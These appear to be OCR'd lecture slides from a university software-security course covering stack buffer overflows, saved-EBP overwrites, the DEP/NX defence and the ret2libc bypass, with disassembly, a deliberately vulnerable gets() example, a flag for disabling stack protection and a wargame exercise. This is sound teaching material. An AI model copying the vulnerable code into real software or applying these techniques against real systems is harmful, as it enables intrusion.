1227:  b8 00 00 00 00  mov  eax,0x0
122c:  8b 5d fc       mov  ebx,DWORD PTR [ebp-0x4]
122f:  c9             leave
1230:  c3             ret
```

p


RET

Saved EBP

Buf = 8 bytes

Overflow6 32bit


```
000011ed <vulfoo>:
11ed:  f3 0f 1e fb      endbr32
11f1:  55               push ebp
11f2:  89 e5           mov  ebp,esp
11f4:  53             push ebx
11f5:  83 ec 04       sub  esp,0x4
11f8:  e8 f3 fe ff ff  call 10f0 <_x86.get_pc_thunk.bx>
11fd:  81 c3 d7 2d 00 00 add ebx,0x2dd7
1203:  8d 45 f8       lea  eax,[ebp-0x8]
1206:  50             push eax
1207:  8d 83 34 e0 ff ff lea  eax,[ebx-0x1fcc]
120d:  50             push eax
120e:  e8 6d fe ff ff  call 1080 <printf@plt>
1213:  83 c4 08       add  esp,0x8
1216:  6a 0c         push 0xc
1218:  ff 75 08       push DWORD PTR [ebp+0x8]
121b:  8d 45 f8       lea  eax,[ebp-0x8]
121e:  50             push eax
121f:  e8 6c fe ff ff  call 1090 <memcpy@plt>
1224:  83 c4 0c       add  esp,0xc
1227:  b8 00 00 00 00 mov  eax,0x0
122c:  8b 5d fc       mov  ebx,DWORD PTR [ebp-0x4]
122f:  c9             leave
1230:  c3             ret
```



ebp = AAAA

Overflow6 32bit


```
00001231 <main>:
1231:  f3 0f 1e fb      endbr32
1235:  55               push ebp
1236:  89 e5           mov  ebp,esp
1238:  e8 2a 00 00 00   call 1267 <_x86.get_pc_thunk.ax>
123d:  05 97 2d 00 00   add  eax,0x2d97
1242:  83 7d 08 02     cmp  DWORD PTR [ebp+0x8],0x2
1246:  74 07           je   124f <main+0x1e>
1248:  b8 00 00 00 00   mov  eax,0x0
124d:  eb 16           jmp  1265 <main+0x34>
124f:  8b 45 0c        mov  eax,DWORD PTR [ebp+0xc]
1252:  83 c0 04        add  eax,0x4
1255:  8b 00           mov  eax,DWORD PTR [eax]
1257:  50             push eax
1258:  e8 90 ff ff ff   call 11ed <vulfoo>
125d:  83 c4 04        add  esp,0x4
1260:  b8 00 00 00 00   mov  eax,0x0
1265:  c9             leave
1266:  c3             ret
```



ebp = AAAA

Overflow6 32bit

```
0001231 <main>:
1231:  f3 0f 1e fb      endbr32
1235:  55               push ebp
1236:  89 e5           mov  ebp,esp
1238:  e8 2a 00 00 00   call 1267 <_x86.get_pc_thunk.ax>
123d:  05 97 2d 00 00   add  eax,0x2d97
1242:  83 7d 08 02     cmp  DWORD PTR [ebp+0x8],0x2
1246:  74 07           je   124f <main+0x1e>
1248:  b8 00 00 00 00   mov  eax,0x0
124d:  eb 16           jmp  1265 <main+0x34>
124f:  8b 45 0c        mov  eax,DWORD PTR [ebp+0xc]
1252:  83 c0 04        add  eax,0x4
1255:  8b 00           mov  eax,DWORD PTR [eax]
1257:  50             push eax
1258:  e8 90 ff ff ff   call 11ed <vulfoo>
125d:  83 c4 04        add  esp,0x4
1260:  b8 00 00 00 00   mov  eax,0x0
1265:  c9             leave
1266:  c3             ret
```




ebp = AAAA

Overflow6 32bit

```
0001231 <main>:
1231:  f3 0f 1e fb      endbr32
1235:  55               push ebp
1236:  89 e5           mov  ebp,esp
1238:  e8 2a 00 00 00   call 1267 <_x86.get_pc_thunk.ax>
123d:  05 97 2d 00 00   add  eax,0x2d97
1242:  83 7d 08 02     cmp  DWORD PTR [ebp+0x8],0x2
1246:  74 07           je   124f <main+0x1e>
1248:  b8 00 00 00 00   mov  eax,0x0
124d:  eb 16           jmp  1265 <main+0x34>
124f:  8b 45 0c         mov  eax,DWORD PTR [ebp+0xc]
1252:  83 c0 04         add  eax,0x4
1255:  8b 00           mov  eax,DWORD PTR [eax]
1257:  50             push eax
1258:  e8 90 ff ff ff   call 11ed <vulfoo>
125d:  83 c4 04         add  esp,0x4
1260:  b8 00 00 00 00   mov  eax,0x0
1265:  c9             leave
1266:  c3             ret
```


```
mov esp, ebp
pop ebp
```



1. esp = AAAA
2. ebp = *(AAAA); esp += 4, AAAE

Overflow6 32bit

```
00001231 <main>:
1231:  f3 0f 1e fb      endbr32
1235:  55                push ebp
1236:  89 e5            mov  ebp,esp
1238:  e8 2a 00 00 00   call 1267 <_x86.get_pc_thunk.ax>
123d:  05 97 2d 00 00   add  eax,0x2d97
1242:  83 7d 08 02      cmp  DWORD PTR [ebp+0x8],0x2
1246:  74 07            je   124f <main+0x1e>
1248:  b8 00 00 00 00   mov  eax,0x0
124d:  eb 16            jmp  1265 <main+0x34>
124f:  8b 45 0c         mov  eax,DWORD PTR [ebp+0xc]
1252:  83 c0 04         add  eax,0x4
1255:  8b 00            mov  eax,DWORD PTR [eax]
1257:  50                push eax
1258:  e8 90 ff ff ff   call 11ed <vulfoo>
125d:  83 c4 04         add  esp,0x4
1260:  b8 00 00 00 00   mov  eax,0x0
1265:  c9                leave
1266:  c3                ret
```




1. eip = *(AAAE)

Overflow6 32bit

```
00001231 <main>:
1231:  f3 0f 1e fb      endbr32
1235:  55               push ebp
1236:  89 e5           mov  ebp,esp
1238:  e8 2a 00 00 00   call 1267 <_x86.get_pc_thunk.ax>
123d:  05 97 2d 00 00   add  eax,0x2d97
1242:  83 7d 08 02     cmp  DWORD PTR [ebp+0x8],0x2
1246:  74 07           je   124f <main+0x1e>
1248:  b8 00 00 00 00   mov  eax,0x0
124d:  eb 16           jmp  1265 <main+0x34>
124f:  8b 45 0c        mov  eax,DWORD PTR [ebp+0xc]
1252:  83 c0 04        add  eax,0x4
1255:  8b 00           mov  eax,DWORD PTR [eax]
1257:  50             push eax
1258:  e8 90 ff ff ff   call 11ed <vulfoo>
125d:  83 c4 04        add  esp,0x4
1260:  b8 00 00 00 00   mov  eax,0x0
1265:  c9             leave
1266:  c3             ret
```

X



Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack (env, command line)
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the shellcode

CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: NSC 220

Time: Monday 5:00PM - 7:50PM

Last Class

1. Stack-based buffer overflow
 - a. Overwrite Saved EBP.

This Class

1. Stack-based buffer overflow
 - a. Defense.

Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack (env, command line)
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function

Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack (env, command line)
- ~~2. The stack is executable~~
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function

**Defense 1:
Data Execution Prevention
(DEP, W \oplus X, NX)**

Harvard vs. Von-Neumann Architecture

Harvard Architecture

The Harvard architecture stores machine instructions and data in separate memory units that are connected by different busses. In this case, there are at least two memory address spaces to work with, so there is a memory register for machine instructions and another memory register for data. Computers designed with the Harvard architecture are able to run a program and access data independently, and therefore simultaneously. Harvard architecture has a strict separation between data and code. Thus, Harvard architecture is more complicated but separate pipelines remove the bottleneck that Von Neumann creates.

Von-Neumann architecture

In a Von-Neumann architecture, the same memory and bus are used to store both data and instructions that run the program. Since you cannot access program memory and data memory simultaneously, the Von Neumann architecture is susceptible to bottlenecks and system performance is affected.

Older CPUs

Older CPUs: Read permission on a page implies execution. So all readable memory was executable.

AMD64 – introduced NX bit (No-eXecute) in 2003

Windows Supporting DEP from Windows XP SP2 (in 2004)

Linux Supporting NX since 2.6.8 (in 2004)

Modern CPUs

Modern architectures support memory permissions:

- **PROT_READ** allows the process to read memory
- **PROT_WRITE** allows the process to write memory
- **PROT_EXEC** allows the process to execute memory

gcc parameter **-z *execstack*** to disable this protection

```
zining@zining-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflow6$ readelf -l of6
```

```
Elf file type is DYN (Shared object file)
```

```
Entry point 0x1090
```

```
There are 12 program headers, starting at offset 52
```

```
Program Headers:
```

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x00000034	0x00000034	0x00180	0x00180	R	0x4
INTERP	0x0001b4	0x000001b4	0x000001b4	0x00013	0x00013	R	0x1
[Requesting program interpreter: /lib/ld-linux.so.2]							
LOAD	0x000000	0x00000000	0x00000000	0x003f8	0x003f8	R	0x1000
LOAD	0x001000	0x00001000	0x00001000	0x002d4	0x002d4	R E	0x1000
LOAD	0x002000	0x00002000	0x00002000	0x001ac	0x001ac	R	0x1000
LOAD	0x002ed8	0x00003ed8	0x00003ed8	0x00130	0x00134	RW	0x1000
DYNAMIC	0x002ee0	0x00003ee0	0x00003ee0	0x000f8	0x000f8	RW	0x4
NOTE	0x0001c8	0x000001c8	0x000001c8	0x00060	0x00060	R	0x4
GNU_PROPERTY	0x0001ec	0x000001ec	0x000001ec	0x0001c	0x0001c	R	0x4
GNU_EH_FRAME	0x002008	0x00002008	0x00002008	0x0005c	0x0005c	R	0x4
GNU_STACK	0x000000	0x00000000	0x00000000	0x00000	0x00000	RWE	0x10
GNU_RELRO	0x002ed8	0x00003ed8	0x00003ed8	0x00128	0x00128	R	0x1

```
zining@zining-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflow6$ readelf -l of6nx
```

```
Elf file type is DYN (Shared object file)
```

```
Entry point 0x1090
```

```
There are 12 program headers, starting at offset 52
```

```
Program Headers:
```

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x00000034	0x00000034	0x00180	0x00180	R	0x4
INTERP	0x0001b4	0x000001b4	0x000001b4	0x00013	0x00013	R	0x1
[Requesting program interpreter: /lib/ld-linux.so.2]							
LOAD	0x000000	0x00000000	0x00000000	0x003f8	0x003f8	R	0x1000
LOAD	0x001000	0x00001000	0x00001000	0x002d4	0x002d4	R E	0x1000
LOAD	0x002000	0x00002000	0x00002000	0x001ac	0x001ac	R	0x1000
LOAD	0x002ed8	0x00003ed8	0x00003ed8	0x00130	0x00134	RW	0x1000
DYNAMIC	0x002ee0	0x00003ee0	0x00003ee0	0x000f8	0x000f8	RW	0x4
NOTE	0x0001c8	0x000001c8	0x000001c8	0x00060	0x00060	R	0x4
GNU_PROPERTY	0x0001ec	0x000001ec	0x000001ec	0x0001c	0x0001c	R	0x4
GNU_EH_FRAME	0x002008	0x00002008	0x00002008	0x0005c	0x0005c	R	0x4
GNU_STACK	0x000000	0x00000000	0x00000000	0x00000	0x00000	RW	0x10
GNU_RELRO	0x002ed8	0x00003ed8	0x00003ed8	0x00128	0x00128	R	0x1

What DEP cannot prevent

Can still corrupt stack or function pointers or critical data on the heap

As long as RET (saved EIP) points into legit code section, W \oplus X protection will not block control transfer

Ret2libc 32bit Bypassing NX

Discovered by Solar Designer, 1997

Ret2libc

Now programs built with non-executable stack.

Then, how to run a shell? Ret to C library ***system("/bin/sh")*** like how we called `printsecret()` in `overflowret`

Description

The C library function `int system(const char *command)` passes the command name or program name specified by `command` to the host environment to be executed by the command processor and returns after the command has been completed.

Declaration

Following is the declaration for `system()` function.

```
int system(const char *command)
```

Parameters

- `command` – This is the C string containing the name of the requested variable.

Return Value

The value returned is `-1` on error, and the return status of the command otherwise.

Buffer Overflow Example: code/overflowret4 32-bit (overflowret4_no_excstack_32)

```
int vulfoo()
{
    char buf[30];

    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo();
    printf("I pity the fool!\n");
}
```

Conditions we depend on to pull off the attack of *ret2libc*

- ~~1. The ability to put the shellcode onto stack (env, command line)~~
- ~~2. The stack is executable~~
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function and arguments

Control Hijacking Attacks

Control flow

- Order in which individual statements, instructions or function calls of a program are executed or evaluated

Control Hijacking Attacks (Runtime exploit)

- A control hijacking attack exploits a program error, particularly a memory corruption vulnerability, at application runtime to subvert the intended control-flow of a program.
- Alter a code pointer (i.e., value that influences program counter) or, Gain control of the instruction pointer `%eip`
- Change memory region that should not be accessed

Code Injection Attacks

Code-injection Attacks

- a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code

Shellcode

- code supplied by attacker – often saved in buffer being overflowed – traditionally transferred control to a shell (user command-line interpreter)
- machine code – specific to processor and OS – traditionally needed good assembly language skills to create – more recently have automated sites/tools

Code-Reuse Attack

Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

Return-to-Libc Attacks (Ret2Libc)

Return-Oriented Programming (ROP)

Jump-Oriented Programming (JOP)

Exercise: Overthewire /maze/maze0 - maze2

Overthewire

<http://overthewire.org/wargames/>

1. Open a terminal
2. Type: `ssh -p 2225 maze0@maze.labs.overthewire.org`
3. Input password: `mazeo`
4. `cd /maze`; this is where the binary are
5. Your goal is to get the password of maze1, maze2, maze3